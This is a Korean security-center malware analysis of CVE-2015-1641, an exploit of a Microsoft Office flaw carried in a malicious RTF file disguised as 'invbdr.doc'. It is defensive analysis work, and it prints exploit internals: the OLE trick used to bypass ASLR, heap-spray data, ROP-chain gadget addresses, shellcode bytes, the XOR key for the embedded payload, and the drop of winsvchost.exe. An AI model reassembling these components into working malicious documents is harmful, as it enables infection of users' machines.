ISBN : 000-00-000-0000-0

최신 취약점 분석 정보

(MicroSoft Office 메모리 손상 취약점;CVE-2015-1641)

2016년

한국과학기술정보연구원
과학기술사이버안전센터


1. 소개

CVE-2015-1641 취약점 파일은 '16년 8월경 최초로 발견되었으며, **Microsoft Office 메모리 손상 취약점**이다. 문서에 포함된 **Embedded Object***에 의해 발생된다.

* 객체연결 및 포함(OLE)에서 한 응용 프로그램이 생성한 목적 문서에 포함된 다른 응용 프로그램에서 만든 객체(텍스트, 차트, 그랙픽 등 어느 것이나 될 수 있다)

여기서 'invbdr.doc'는 .doc 확장자를 가지고 있지만 RTF* 문서 파일이며, 해당 파일은 <다음>과 같이 구성되어 있다.

* **Rich Text Format 약자**로 텍스트파일 일종이며, 글꼴과 글꼴크기 등의 정보포함



MS Office 제품군 중에서 취약한 버전정보는 <다음>과 같다. MS15-022 패치를 하지 않을 경우 MS Office에서 지원하고 있는 모든 버전에 취약할 수 있다.

취약한 버전 정보	취약점 패치 정보
MS Word 2007	MS15-022
MS Word 2010	MS15-022
MS Word 2013	MS15-022

2. invbdr.doc 파일 분석

가. ASLR 우회

'invbdr.doc'에는 악성 파일 데이터와 이를 드롭(Drop) 및 실행시키기 위한 쉘코드(ShellCode)가 포함되어 있는데, 쉘코드가 정상적으로 동작하기 위해서는 ASLR(Address Space Layout Randomization) 우회가 선행되어야 한다.

이를 위한 방법으로 'Non-ASLR module'을 사용한다.

'invbdr.doc' 파일에서 첫 번째 오브젝트를 살펴보면 <다음>과 같다.

invbdr.doc

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000  7B 5C 72 74 20 20 20 20 20 20 20 20 20 20 20 20  {\rt
00000010  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00000020  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00000030  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00000040  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00000050  20 20 20 20 20 20 C8 D0 CF 11 3C 21 40 23 24 25        ÈÐÏ.<!@#$%
00000060  5E 26 2A 28 29 5F 2B 25 25 5C 5C 5C 7C 40 7C 40  ^&*()_+%%\\\|@|@
00000070  7C 40 7C 40 7C 25 7B 7D 22 3A 3F 3E 20 7B 5C 6F  |@|@|%{}":?> {\o
00000080  62 6A 65 63 74 5C 6F 62 6A 6F 63 78 7B 5C 2A 5C  bject\objocx{\*\
00000090  6F 62 6A 64 61 74 61 20 30 31 30 35 30 30 30 30  objdata 01050000
000000A0  30 32 30 30 30 30 30 30 31 36 30 30 30 30 30 30  0200000016000000
000000B0  34 66 37 34 36 62 36 63 36 66 36 31 36 34 37 32  4f746b6c6f616472
000000C0  32 65 35 37 35 32 34 31 37 33 37 33 36 35 36 64  2e5752417373656d
000000D0  36 32 36 63 37 39 32 65 33 31 30 30 30 30 30 30  626c792e31000000
000000E0  30 30 30 30 30 30 30 30 30 30 30 30 30 31 30 30  0000000000000100
000000F0  30 30 30 30 34 31 30 31 30 35 30 30 30 30 30 30  0000410105000000
00000100  30 30 30 30 30 30 7D 7D 0E 20 7B 5C 6F 62 6A 65  000000}}. {\obje
00000110  63 74 5C 6F 62 6A 65 6D 62 5C 6F 62 6A 73 65 74  ct\objemb\objset
00000120  73 69 7A 65 5C 6F 62 6A 77 39 33 36 31 5C 6F 62  size\objw9361\ob
00000130  6A 68 37 36 34 7B 5C 2A 5C 6F 62 6A 63 6C 61 73  jh764{\*\objclas
00000140  73 20 57 6F 72 64 2E 44 6F 63 75 6D 65 6E 74 2E  s Word.Document.
00000150  31 32 7D 7B 5C 2C 5C 6F 62 6A 64 61 74 61 20 20  12}{\,\objdata
00000160  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
00000170  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
```

여기서 'objdata'를 형식에 맞게 구분해 보면 <다음>과 같다.

```
{¥rtf1{¥object¥objocx{¥*¥objdata
01050000                                  < OLE Version
02000000                                  < Format ID
16000000                                  < Size of ProgID string
4f746b6c6f6164722e5752417373656d626c792e3100  < ProgID String
                                            : otkloadr.WRAssembly.1
00000000
00000000
01000000                                  < Size of Data
41                                        < Data
01050000
00000000
}}}
```

해당 Object는 ProgID가 otkloadr.WRAssembly.1로 식별되는 “COM Object”를 로드한다. 그 결과 ‘OTKLOADR.DLL’과 Non ASLR 모듈인 ‘MSVRC71.dll’이 같이 로드된다.

‘invbdr.doc’을 실행 시켰을 때 OleLoad() 함수에 의해 OTKOADRL.DLL이 로드되고 동시에 ‘MSVRC71.dll’이 올라오는 것을 확인할 수 있다.

```
65542F28 PUSH    DWORD PTR SS:[EBP-50]     Param 04: *ppvObj     => 0x0492B338
65542F2B PUSH    EBX                       Param 03: pClientSite => 0x0492B320
65542F2C PUSH    EDI                       Param 02: riid        => 0x66FBEC98
65542F2D PUSH    ESI                       Param 01: pStg        => 0x03E10360
65542F2E CALL    DWORD PTR DS:[<&ole32.OleLo ole32.OleLoad
```

File Options View Process Find DLL Users Help

Process	CPU	Private Byt...	Working S...	PID	Description	Company
explorer.exe	0.96	30,024 K	53,740 K	1496	Windows 탐색기	Microsoft
vmtoolsd.exe	0.08	12,700 K	22,228 K	1676	VMware Tools Core S...	VMware,
SbieCtrl.exe	0.01	2,524 K	8,844 K	1692	Sandboxie Control	tzuk
WINWORD.EXE	Sus...	15,168 K	71,336 K	2932	Microsoft Word	Microsoft
OLLYDBG.EXE	53.86	28,000 K	29,876 K	2452	OllyDbg, 32-bit analysi...	
procexp.exe	4.41	12,400 K	20,140 K	2248	Sysinternals Process E...	Sysintern
FileMonitor.exe	0.34	13,220 K	10,080 K	1940	FileMonitor	Moo0


Name	Description	Company Name	Path
msvcp90.dll	Microsoft® C++ Runtime L...	Microsoft Corporation	C:₩Windows₩winsxs₩x86_microsoft
MSVCR71.DLL	Microsoft® C Runtime Libr...	Microsoft Corporation	C:₩Program Files₩Microsoft Office₩
msvcr90.dll	Microsoft® C Runtime Libr...	Microsoft Corporation	C:₩Windows₩winsxs₩x86_microsoft
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	C:₩Windows₩System32₩msvcrt.dll
MSWORD.OLB	Microsoft Word	Microsoft Corporation	C:₩Program Files₩Microsoft Office₩
msxml3.dll	MSXML 3.0 SP11	Microsoft Corporation	C:₩Windows₩System32₩msxml3.dll
msxml3r.dll	XML Resources	Microsoft Corporation	C:₩Windows₩System32₩msxml3r.dll
msxml6.dll	MSXML 6.0 SP3	Microsoft Corporation	C:₩Windows₩System32₩msxml6.dll
msxml6r.dll	XML Resources	Microsoft Corporation	C:₩Windows₩System32₩msxml6r.dll
normaliz.dll	Unicode Normalization DLL	Microsoft Corporation	C:₩Windows₩System32₩normaliz.dll
normnfkc.nls			C:₩Windows₩System32₩normnfkc.n
ntdll.dll	NT 계층 DLL	Microsoft Corporation	C:₩Windows₩System32₩ntdll.dll
ntmarta.dll	Windows NT MARTA 공급자	Microsoft Corporation	C:₩Windows₩System32₩ntmarta.dll
OART.DLL	Microsoft OfficeArt	Microsoft Corporation	C:₩Program Files₩Microsoft Office₩
OFFICE.ODF	Microsoft Office culture dat...	Microsoft Corporation	C:₩Program Files₩Common Files₩m
ole32.dll	Windows용 Microsoft OLE	Microsoft Corporation	C:₩Windows₩System32₩ole32.dll
oleaut32.dll		Microsoft Corporation	C:₩Windows₩System32₩oleaut32.dll
OSPPC.DLL	Office Software Licensing C...	Microsoft Corporation	C:₩Program Files₩Common Files₩m
OSPPCEXT.DLL	Office Software Protection ...	Microsoft Corporation	C:₩Program Files₩Common Files₩m
OTKLOADR.DLL	Assembly loader	Microsoft Corporation	C:₩Program Files₩Microsoft Office₩
profapi.dll	User Profile Basic API	Microsoft Corporation	C:₩Windows₩System32₩profapi.dll

나. HEAP Spray

두 번째 오브젝트의 'objdata'가 메모리에 올라갔을 때의 값은 <다음>과 같다. 데이터가 압축된 형태를 취하고 있으나 ' .docx' 파일이다.

```
00000D40  01 00 FE FF 03 0A 00 00 FF FF FF FF 9B 4C 75 F4  ..þÿ....ÿÿÿÿ›Luô
00000D50  F5 64 40 4B 8A F4 67 97 32 AC 06 07 1F 00 00 00  õd@KŠôg—2¬......
00000D60  4D 69 63 72 6F 73 6F 66 74 20 4F 66 66 69 63 65  Microsoft Office
00000D70  20 57 6F 72 64 20 44 6F 63 75 6D 65 6E 74 00 0A   Word Document..
00000D80  00 00 00 4D 53 57 6F 72 64 44 6F 63 00 11 00 00  ...MSWordDoc....
00000D90  00 57 6F 72 64 2E 44 6F 63 75 6D 65 6E 74 2E 31  .Word.Document.1
00000DA0  32 00 F4 39 B2 71 00 00 00 00 00 00 00 00 00 00  2.ô9²q..........
00000DB0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
                                  ......
000011E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000011F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001200  50 4B 03 04 14 00 00 00 08 00 00 00 21 00 33 61  PK..........!.3a
00001210  F6 A4 14 02 00 00 85 15 00 00 13 00 00 00 5B 43  ö¤.....….....[C
00001220  6F 6E 74 65 6E 74 5F 54 79 70 65 73 5D 2E 78 6D  ontent_Types].xm
00001230  6C BD 58 4D 6F DB 30 0C BD 0F D8 7F 30 74 1D 6C  l½XMoÛ0.½.Ø.0t.l
00001240  25 76 D7 75 43 9C 1E DA ED B8 15 58 0A EC AA C8  %v×uCœ.Úí¸.X.ì²È
00001250  74 22 CC FA 80 A4 E6 E3 DF 4F 8E D3 A0 0D 82 C4  t"Ìú€¤æãßOŽÓ ..Ä
00001260  9E 63 5E 1C 18 0A DF 23 29 3E 8A F2 E4 7E 23 AB  žc^...ß#)>Šòä~#«
00001270  68 05 D6 09 AD 72 32 4E 46 24 02 C5 75 21 D4 22  h.Ö..r2NF$.Åu!Ô"
00001280  27 CF B3 1F F1 1D 89 9C 67 AA 60 95 56 90 93 2D  'Ï³.ñ.‰œg²`•V.“-
00001290  38 72 3F FD F8 61 32 DB 1A 70 51 B0 56 2E 27 4B  8r?ýøa2Û.pQ°V.'K
000012A0  EF CD 37 4A 1D 5F 82 64 2E D1 06 54 58 29 B5 95  ïÍ7J._‚d.Ñ.TX)µ•
000012B0  CC 87 57 BB A0 86 F1 BF 6C 01 34 1D 8D 6E 29 D7  Ì‡W» †ñ¿l.4..n)×
000012C0  CA 83 F2 B1 AF 31 C8 74 F2 2B 38 60 45 01 D1 13  Êƒò±¯1Ètò+8`E.Ñ.
000012D0  B3 FE 27 93 81 87 AE B5 2D 28 E3 5E AC E0 CF EB  ³þ'“.‡®µ-(ã^¬àÏë
000012E0  EF 5D 12 50 49 F4 D0 98 D7 1E E4 84 19 53 09 CE  ï].PIôÐ˜×.ä„.S.Î
000012F0  7C F0 9F AE 54 91 48 17 EB B2 14 1C 92 BD D1 A7  |ð Ÿ®T‘H.ë².’½Ñ§
```

'invbdr.doc'는 ActiveX를 사용해서 .bin 파일 데이터를 메모리에 로드한다.




그 결과 ' .bin' 파일 데이터가 총 40번 반복해서 메모리에 로드된다.

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
06510000	00200000				Priv	RW	RW	
0682D000	00001000				Priv	RW Guar	RW	
0682E000	00002000			stack of thr	Priv	RW Guar	RW	
06830000	00200000				Priv	RW	RW	
06A30000	00200000				Priv	RW	RW	
06C30000	00200000				Priv	RW	RW	
06E30000	00200000				Priv	RW	RW	
07030000	00200000				Priv	RW	RW	
07230000	00200000				Priv	RW	RW	
07430000	00200000				Priv	RW	RW	
07630000	00200000				Priv	RW	RW	
07830000	00200000				Priv	RW	RW	
07A30000	00200000				Priv	RW	RW	
07C30000	00200000				Priv	RW	RW	
07E30000	00200000				Priv	RW	RW	
08030000	00200000				Priv	RW	RW	
08230000	00200000				Priv	RW	RW	
08430000	00200000				Priv	RW	RW	
08630000	00200000				Priv	RW	RW	
08830000	00200000				Priv	RW	RW	
08A30000	00200000				Priv	RW	RW	
08C30000	00200000				Priv	RW	RW	
08E30000	00200000				Priv	RW	RW	
09030000	00200000				Priv	RW	RW	
09230000	00200000				Priv	RW	RW	
09430000	00200000				Priv	RW	RW	
09630000	00200000				Priv	RW	RW	


<다음>은 ‘ .bin’ 파일의 패턴을 보여준다.

09000808	04 24 34 7C	04 24 34 7C	04 24 34 7C	04 24 34 7C	
:					
:					
09010848	04 24 34 7C	04 24 34 7C	04 24 34 7C	04 24 34 7C	RETN Sled
09010858	04 24 34 7C	04 24 34 7C	04 24 34 7C	04 24 34 7C	
09010868	04 24 34 7C	04 24 34 7C	04 24 34 7C	04 24 34 7C	
09010878	EB 51 36 7C	EB 51 36 7C	02 2B 37 7C	01 02 00 00	
09010888	64 43 34 7C	40 00 00 00	28 1A 35 7C	C7 0F 39 7C	ROP Chain
09010898	9E 2E 34 7C	0F A4 34 7C	DC 50 36 7C	A3 15 34 7C	
090108A8	97 7F 34 7C	51 A1 37 7C	4D 8C 37 7C	30 5C 34 7C	
090108B8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	NOP Sled
090108C8	90 90 90 90	90 90 90 90	90 90 90 90	31 C9 64 8B	
090108D8	71 30 8B 76	0C 8B 76 0C	AD 8B 30 8B	76 18 EB 57	
090108E8	60 89 F3 56	8B 73 3C 8B	74 1E 78 01	DE 56 8B 76	
090108F8	20 01 DE 31	C9 49 41 AD	01 D8 56 31	F6 0F BE 10	
09010908	38 D6 74 08	C1 CE 07 01	D6 40 EB F1	39 75 00 5E	
09010918	75 E4 5A 89	DF 8B 5A 24	01 FB 66 8B	0C 4B 8B 5A	
09010928	1C 01 FB 8B	04 8B 01 F8	89 45 00 5E	83 C5 04 83	ShellCode
09010938	7D 00 00 75	AC 61 C3 89	E7 C7 07 67	59 DE 1E C7	
09010948	47 04 00 00	00 00 89 FD	E8 93 FF FF	FF 6A 40 68	
09010958	00 30 00 00	68 00 00 50	00 6A 00 FF	17 89 C7 8F	
09010968	47 24 89 47	10 89 77 14	C7 07 8E 13	0A AC C7 47	
09010978	04 C2 19 4B	01 C7 47 08	7D F0 A5 9A	C7 47 0C 00	
09010988	00 00 00 89	FD E8 56 FF	FF FF 31 F6	83 C6 04 6A	
09010998	00 56 FF 17	3D 00 A0 00	00 7C F1 3D	00 00 20 00	


여기서 ROP Chain 코드에 의해 NOP Sled/쉘코드 영역이 실행 권한으로 변경된다.




권한을 변경하고 나면 해당 영역으로 이동해서 코드가 실행된다. 'NOP Sled'가 끝나면 쉘코드가 실행된다.



코드 동작을 살펴보면, 'invbdr.doc'는 Main 쉘코드와 함께 악성코드 파일을 가지고 있으며, 메모리 맵 파일을 이용해서 Main 쉘코드를 로드한다.





메모리 공간을 할당한 뒤에 Main 쉘코드를 복사하고 해당 영역으로 이동한다.

```
Address   Hex dump                                         ASCII
0C072CC9  89 C5 8D BD 00 F0 FF FF 8F 47 48 8F 47 54 8F 47  퉬뜵.?ÿ쿐H쿐T쿐
0C072CD9  50 8F 47 4C 8F 47 44 55 83 C5 2E B9 CC 03 01 00  P쿐L쿐DU꺳.미
0C072CE9  8A 45 00 34 FC 88 45 00 45 E2 F5 5D EB 57 9C 75  둮.4?E.E醇]?섁
0C072CF9  0F AA 77 8F C0 77 88 E2 84 FD 22 AA 77 8A DC FD  ■찵뤛w댼궀"찵듵?
0C072D09  22 CD 35 B5 BD 51 FD 24 AA CD 0A F3 42 EC C4 2A  "?돕Q?ね.?邇*
0C072D19  88 F4 3D 32 FB FD 2A BC 17 0D C5 89 FC A2 89 18  댈=2火*?.흭禾?
0C072D29  A6 75 23 77 A6 D8 FD 07 9A 77 F0 B7 77 A6 E0 FD  짨#w┸?쉮際w┼?
0C072D39  07 77 F8 77 FD 04 75 B9 FC A2 7F 39 F8 7F 81 FC  ■w??u범?9?꽊
```

```
09010A0D  LEA   EDI, DWORD PTR DS:[EDI+1000]
09010A13  MOV   EAX, EDI
09010A15  MOV   ECX, 1000
09010A1A  REP   MOVS BYTE PTR ES:[EDI], BYTE PTR   Copy the Data to 0x0BB31000.
09010A1C  JMP   EAX                                 Jump Address: 0x0BB31000
```

다. Main 쉘코드(Shellcode)

'invbdr.doc'가 가지고 있는 악성코드 파일 데이터는 암호화 되어있으며, 0xCAFEBABE로 XOR 연산을 하고 나면 PE 파일 데이터를 확인할 수 있다.

```
0BB3123B   >8B041A          MOV   EAX, DWORD PTR DS:[EDX+EBX]
0BB3123E    83F8 00         CMP   EAX, 0
0BB31241  v 74 05           JE    SHORT 0BB31248
0BB31243    35 BEBAFECA     XOR   EAX, CAFEBABE
0BB31248    890419          MOV   DWORD PTR DS:[ECX+EBX], EAX
0BB3124B    83C3 04         ADD   EBX, 4
0BB3124E    66:813C1A BBBB  CMP   WORD PTR DS:[EDX+EBX], 0BBBB
0BB31254  ^ 75 E5           JNZ   SHORT 0BB3123B
0BB31256    66:817C1A 02 BI CMP   WORD PTR DS:[EDX+EBX+2], 0BBBB
0BB3125D  ^ 75 DC           JNZ   SHORT 0BB3123B
```


```
Address   Hex dump                                         ASCII
0BB33000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ?¯...■...ÿÿ..
0BB33010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ?.......@.......
0BB33020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0BB33030  00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00  ............?...
0BB33040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ■■?.???L?Th
0BB33050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
0BB33060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
0BB33070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
0BB33080  76 2D F5 D0 32 4C 9B 83 32 4C 9B 83 32 4C 9B 83  v-椎2L샛2L샛2L샛
0BB33090  86 D0 68 83 33 4C 9B 83 86 D0 6A 83 30 4C 9B 83  넶h?L샛넶j?L샛
0BB330A0  86 D0 69 83 26 4C 9B 83 86 D0 74 83 23 4C 9B 83  넶i?L샛넶t?L샛
0BB330B0  32 4C 9A 83 AD 4C 9B 83 86 D0 6D 83 3B 4C 9B 83  2L쉥췶샛넶m?L샛
0BB330C0  86 D0 76 83 33 4C 9B 83 86 D0 6B 83 33 4C 9B 83  넶v?L샛넶k?L샛
0BB330D0  52 69 63 68 32 4C 9B 83 00 00 00 00 00 00 00 00  Rich2L샛........
0BB330E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0BB330F0  50 45 00 00 4C 01 05 00 C9 D7 32 56 00 00 00 00  PE..L 쉺 2V....
```

복호화가 끝난 후 'winsvchost.exe'라는 파일명으로 Temp 폴더 경로에 드롭한다.

```
0BB31264 PUSH    EAX          Param 07: hTemplateFile          => 0x00000000
0BB31265 PUSH    6            Param 06: dwFlagsAndAttributes   => 0x00000006
0BB31267 PUSH    2            Param 05: dwCreationDisposition => 0x00000002
0BB31269 PUSH    EAX          Param 04: lpSecurityAttributes   => 0x00000000
0BB3126A PUSH    EAX          Param 03: dwShareMode            => 0x00000000
0BB3126B PUSH    40000000     Param 02: dwDesiredAccess        => 0x40000000
0BB31270 PUSH    DWORD PTR    Param 01: lpFileName  => 0x0BB303E4 "C:\Users\ADMINI"
0BB31273 CALL    DWORD PTR    kernel32.CreateFileA
```


```
0BB31284 PUSH    0                 Param 05: lpOverlapped           => 0x00000000
0BB31286 PUSH    ECX               Param 04: lpNumberOfBytesWritten => 0x090108AC
0BB31287 PUSH    EBX               Param 03: nNumberOfBytesToWrite  => 0x000F3800
0BB31288 PUSH    EAX               Param 02: lpBuffer               => 0x0BB33000
0BB31289 PUSH    DWORD PTR DS:[ED  Param 01: hFile                  => 0x000005E8
0BB3128C CALL    DWORD PTR DS:[ED  kernel32.WriteFile
```

```
